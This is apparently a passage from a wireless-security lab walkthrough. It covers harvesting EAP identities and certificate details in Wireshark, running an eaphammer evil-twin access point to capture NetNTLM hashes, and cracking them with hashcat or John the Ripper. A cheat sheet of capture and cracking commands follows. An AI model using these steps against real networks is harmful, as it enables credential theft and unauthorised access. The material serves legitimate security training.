--output-format pcap
```


Open Wireshark while you are still collecting packets.

1st Filter

`eap`

Next

`eap.type`



Now look for user identities

`eap.identity`

```
▸ Frame 443: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface wlan1mon, id 0
▸ Radiotap Header v0, Length 26
▸ 802.11 radio information
▸ IEEE 802.11 Data, Flags: .......T
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: EAP Packet (0)
    Length: 21
▾ Extensible Authentication Protocol
    Code: Response (2)
    Id: 104
    Length: 21
    Type: Identity (1)
    Identity: Chewy@sweetb.org
```

Gather information on the certificate

`x509af.subject`

```
▸ validity
▾ subject: rdnSequence (0)
  ▾ rdnSequence: 7 items (id-at-commonName=radius 1,pkcs-9-at-emailAddress=admin@sweetbiz.org,id-at-organizationalUnitName=Help Desk,id-at-organizationName=SweetBiz,
    ▸ RDNSequence item: 1 item (id-at-countryName=US)
    ▸ RDNSequence item: 1 item (id-at-stateOrProvinceName=LV)
    ▸ RDNSequence item: 1 item (id-at-localityName=Strip)
    ▸ RDNSequence item: 1 item (id-at-organizationName=SweetBiz)
    ▸ RDNSequence item: 1 item (id-at-organizationalUnitName=Help Desk)
    ▸ RDNSequence item: 1 item (pkcs-9-at-emailAddress=admin@sweetbiz.org)
```

TASK 2: Evil Twin the client

Stop all the collection

`airmon-ng check kill`

Create a certificate that looks like the client's

`cd /home/rogue1/opt/eaphammer`

`./eaphammer --cert-wizard`

```
┌──(root㉿Wkit)-[/home/rogue1/opt/eaphammer]
└─# ./eaphammer --cert-wizard

                    .__
  ____ _____  _____ |  |__ _____    _____   _____   __________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                    Now with more fast travel than a next-gen Bethesda game. >:D

                         Version:  1.14.0
                        Codename:  Final Frontier
                          Author:  @s0lst1c3
                         Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Please enter two letter country code for certs (i.e. US, FR)
:
```

Now let’s run our evil twin

```
./eaphammer --interface <wlan#> --negotiate balanced --auth wpa-eap --bssid <mac> --essid <SSID> --creds
```



Expected output



Now we copy the hashcat netntlm hash to a file (`nano hashes.txt`) and run this command. You may have issues with hashcat it is very resource intensive

```
hashcat -m 5500 hashes.txt rockyouwifi.txt
```

Or John the Ripper

```
john --format=netntlm hashes.txt --wordlist=rockyouwifi.txt
```

LAB-8

Task: Connect SweetB-5G


Create a file with the configuration below.

```
nano SweetB-5G.conf

network={
        ssid="SweetB-5G"
        key_mgmt=WPA-PSK
        psk="tinkerbell"
        priority=1
}
```

Save the file `CTRL + X , Y`

Next

wpa_supplicant -i <wlan#> -c SweetB-5G.conf



To get a IP address you need to run:

```
dhclient <wlan#>
```

```
ip addr
```

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:58:b8:1f brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.105/24 brd 192.168.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85681sec preferred_lft 85681sec
    inet6 2600:1700:8adc:e010::40/128 scope global dynamic noprefixroute
       valid_lft 2884sec preferred_lft 2884sec
    inet6 2600:1700:8adc:e010:f381:9b0a:a94e:28ca/64 scope global temporary dynamic
       valid_lft 3583sec preferred_lft 3583sec
    inet6 2600:1700:8adc:e010:20c:29ff:fe58:b81f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 3583sec preferred_lft 3583sec
    inet6 fe80::20c:29ff:fe58:b81f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 62:63:5f:f5:b5:b1 brd ff:ff:ff:ff:ff:ff permaddr 00:c0:ca:b5:58:d1
    inet 192.168.8.183/24 brd 192.168.8.255 scope global dynamic wlan0
       valid_lft 43153sec preferred_lft 43153sec
```

Useful Stuff

Hashcat cracking

Grab a hashcat hash from a pcap file:

```
hcxpcapngtool -o <output.hash> <input.pcap>
```

```
hashcat -m 22000 <network.hash> </path/to/wordlist>
```

Tshark

```
tshark -i <wlan#> -w <output.pcap>
tshark –r <input.pcap> -Y <Wireshark display filter>
tshark -r <capture.pcap> -x -V
```

Tcpdump

```
tcpdump –D
tcpdump -i <wlan#> -w <output.pcap>
tcpdump -r <file.pcap> -s 256 type mgt subtype beacon
```

Airdecap-ng (drecrypt multiple packets at once)

```
airdecap-ng -e '<SSID>' -p <passphrase> <decrypt.cap>
```

Password lists

```
grep -E '^.{8,}$' <file.txt> > <out.txt>
```